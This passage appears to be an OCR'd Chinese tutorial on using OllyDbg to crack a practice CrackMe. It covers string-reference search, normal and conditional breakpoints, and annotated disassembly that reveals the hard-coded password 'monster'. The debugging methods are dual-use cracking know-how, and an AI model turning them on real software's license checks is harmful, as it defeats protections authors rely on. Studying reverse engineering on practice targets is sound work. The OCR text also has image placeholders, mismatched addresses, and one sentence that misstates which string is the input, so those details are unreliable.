


图3




图4

这里来看一个简单的例子，这个程序要求你输入一个字符串。如果你输入的字符串不正确则会弹出一个对话框提示你“Sorry, your string incorrect!”，图2，图3。

现在打开OD，加载这个程序，这里向大家介绍OD的一款插件，叫“Ultra String Reference”，顾名思义它是一个关于字符串参考的插件，其实OD本身是带有的字符串参考功能的，但是相对而言对于中文的支持比较差，因此这个插件诞生了，它对中文的支持效果比较好，有ASCII和UNICODE两种模式。

单击菜单栏里的“插件”，然后选“Ultra String Reference”菜单，接下来选择“Find ASCII”或者“Find UNICODE”，具体使用哪个请自行决定，图4，打开插件以后，图5，这里看到了刚才输入字符串错误的时候提示的信息“Sorry, your string incorrect!”，双击这一句就会来到对应的代码处，来看看这里的代码：

```
003E1109 push 0
; /Style = MB_OK|MB_APPLMODAL
003E110B push 003E2104
; |congratulations
003E1110 push 003E2124
; |yes, you got it!
003E1115 push esi
; |hOwner
003E1116 call dword ptr [<&USER32.MessageBoxW>>; \MessageBoxW
003E111C push 0
; /ExitCode = 0; Case 2 of switch 003E10AB
003E111E call dword ptr [<&KERNEL32.ExitProces>; \ExitProcess
003E1124 push 0
; /Style = MB_OK|MB_APPLMODAL
003E1126 push 003E2148
; |error
003E112B push 003E2154
; |sorry, your string incorrect!
003E1130 push esi
; |hOwner
003E1131 call dword ptr [<&USER32.MessageBoxW>>; \MessageBoxW
```

这段代码很简洁，清楚明了，这里的push语句都是向调用的过程传递参数，这里主要看的是第二句，这里是test

指令，前面讲过test指令可以用来判断参数是不是0，再看下一句，这里是jnz选择跳转，jnz的意思可以简单理解成not zero，也就是通过上面的比较，不为零则执行跳转，否则向下执行。这里可以看出如果向下执行则会提示“yes, you got it!”，如果跳转被执行了就会提示“sorry, your string incorrect!”，而这里跳转不跳转全是由第二句test指令的参数eax说了算，如果eax是0则提示“yes, you got it!”，否则提示“sorry, your string incorrect!”，那eax的值是怎么得来的，就要看看上面的代码了。上面的代码是这样的：

```
003E10CF   push   64
; /Count = 64 (100.); Case 1 of switch 003E10AB
003E10D1   lea    eax, dword ptr [esp+8]
; |congratulations
003E10D5   push   eax
; |Buffer
003E10D6   push   3E8
; |yes, you got it!
003E10DB   push   esi
; |hWnd
003E10DC   call   dword ptr [<&USER32.Get-
DlgItemTe>; \GetDlgItemTextW
003E10E2   call   003E1000
011010E7   lea    ecx, dword ptr [esp+4]
011010EB   mov    edx, eax
```




图5




图6

可以看到这里调用了GetDlgItemTextW函数，调用这个函数用来获得与对话框中的控件相关的标题或文本，这里可以理解成获取我们输入到编辑框里的内容，那下面这个函数是什么呢？这里就需要断点功能了，选中这一句，按快捷键F2，然后可以看到这一句变成了红色，如图6。现在按F9让程序运行起来，然后随便输入一个字符串，这里假设是“abcdefg”，然后按“CHECK”按钮，接着程序就被中断了，中断以后按快捷键F8步过，然后下面是lea指令，lea指令用来传递有效指针，这里继续F8步过，前面说过一般来说函数的返回值是通过eax寄存器传出的，那我们现在看看寄存器里的数据，图7，eax和ecx现在是都是指针，分别指向字符串“monster”和“abcdefg”，我们知道字符串“abcdefg”是我们输入的值，那“monster”是什么呢，看看下面的代码就知道了。

```
011010F1  |0FB7040A  movzx  eax, word ptr
[edx+ecx]
    ;  获取字符串1的第n个字
011010F5  |66:85C0   test   ax, ax
    ;  是不是0
011010F8  |75 05     jnz    short 011010FF
    ;  不是0则执行跳转
011010FA  |66:3901   cmp    word ptr [ecx],
ax
    ;  与字符串2的第n个字比较
011010FD  |74 0A     je     short 01101109
    ;  相等则执行跳转
011010FF  |66:3B01   cmp    ax, word ptr
[ecx]
    ;  与字符串2的第n个字比较
01101102  |75 20     jnz    short 01101124
    ;  不相等则执行跳转
01101104  |83C1 02   add    ecx, 2
    ;  下一个字
01101107  \EB E8     jmp    short 011010F1
    ;  跳回循环头
```




图7

仔细分析一下逻辑就可以看出这里的代码是用来比较两个字符串是不是相同的，我们可以理解成这里把我们输入的字符串和正确的字符串比较，而我们输入的字符串是“monster”，那么程序真正需要的字符串就是“monster”

了。运行程序测试一下，输入字符串“monster”，按“CHECK”按钮，可以看到程序弹出了对话框提示“yes, you got it!”，测试成功，图8。




图8

但是有些代码在程序运行过程可能会被执行多次，但是我们不需要它每次都被中断，这时就需要用到条件断点了。条件断点，就是在设置断点的时候再给OD一个条件，只有这个条件被满足的时候才会执行中断。在OD里设置一个普通的条件断点只要按快捷键SHIFT+F2既可。

把刚才的CrackMe稍微做一下修改，把字符串比较的代码放到一个函数里，看看反汇编代码，与上一节的就有一点不同：

```
002F110C  call    dword ptr [<&USER32.Get-
DlgItemTextW>]
002F1112  call    002F1000
002F1117  mov     edx, eax
002F1119  lea     eax, dword ptr [esp+4]
002F111D  call    002F1050
```

刚才调用GetDlgItemTextW函数来获取编辑框里的内容，然后通过调用002F1000处的过程来获取正确的字符串，接下来把从编辑框里获取的字符串和正确的字符串进行比较，通过比较结果来弹出不同的对话框。而看到本节的代码，调用GetDlgItemTextW函数来获取编辑框里的内容，然后通过调用002F1000处的过程来获取正确的字符串，但是接下来就不一样了，看这里的第三句代码，把eax的值传给edx，eax是前面调用的过程的返回值，也就是正确的字符串的指针，第四句，传指针，把esp+4传给eax然后调用过程002F1050，而esp+4是通过调用GetDlgItemTextW函数获取到的编辑框里的字符串，过程002F1050则是比较两个字符串的函数，这里通过寄存器来向函数传递参数。

按快捷键CTRL+G，在弹出的对话框中输入002F1050然后按“确定”就会看到002F1050处的代码，图9，我们需要在这里设置一个断点，这样当程序猎取编辑框里的字符串后拿来和正确的字符串比较的时候就会被中断，但是字符串比较的函数会在程序中使用多次，如果每一次都中断，那么对新手来说就会迷失在茫茫的代码海洋中。这时候就需要用到条件断点了，选中这一句代码，然后按SHIFT+F2，在弹出的对话框里输入需要追加的条件，图10，这里输入的条件是“unicode[eax]=="abcdefg"”，意思是当eax指向一个unicode字符串“abcdefg”时满足条件，通过前面的代码可以知道eax是指向从编辑框里获取的代码的指针，而我们在测试的时候输入的字符串就是“abcdefg”。




图9

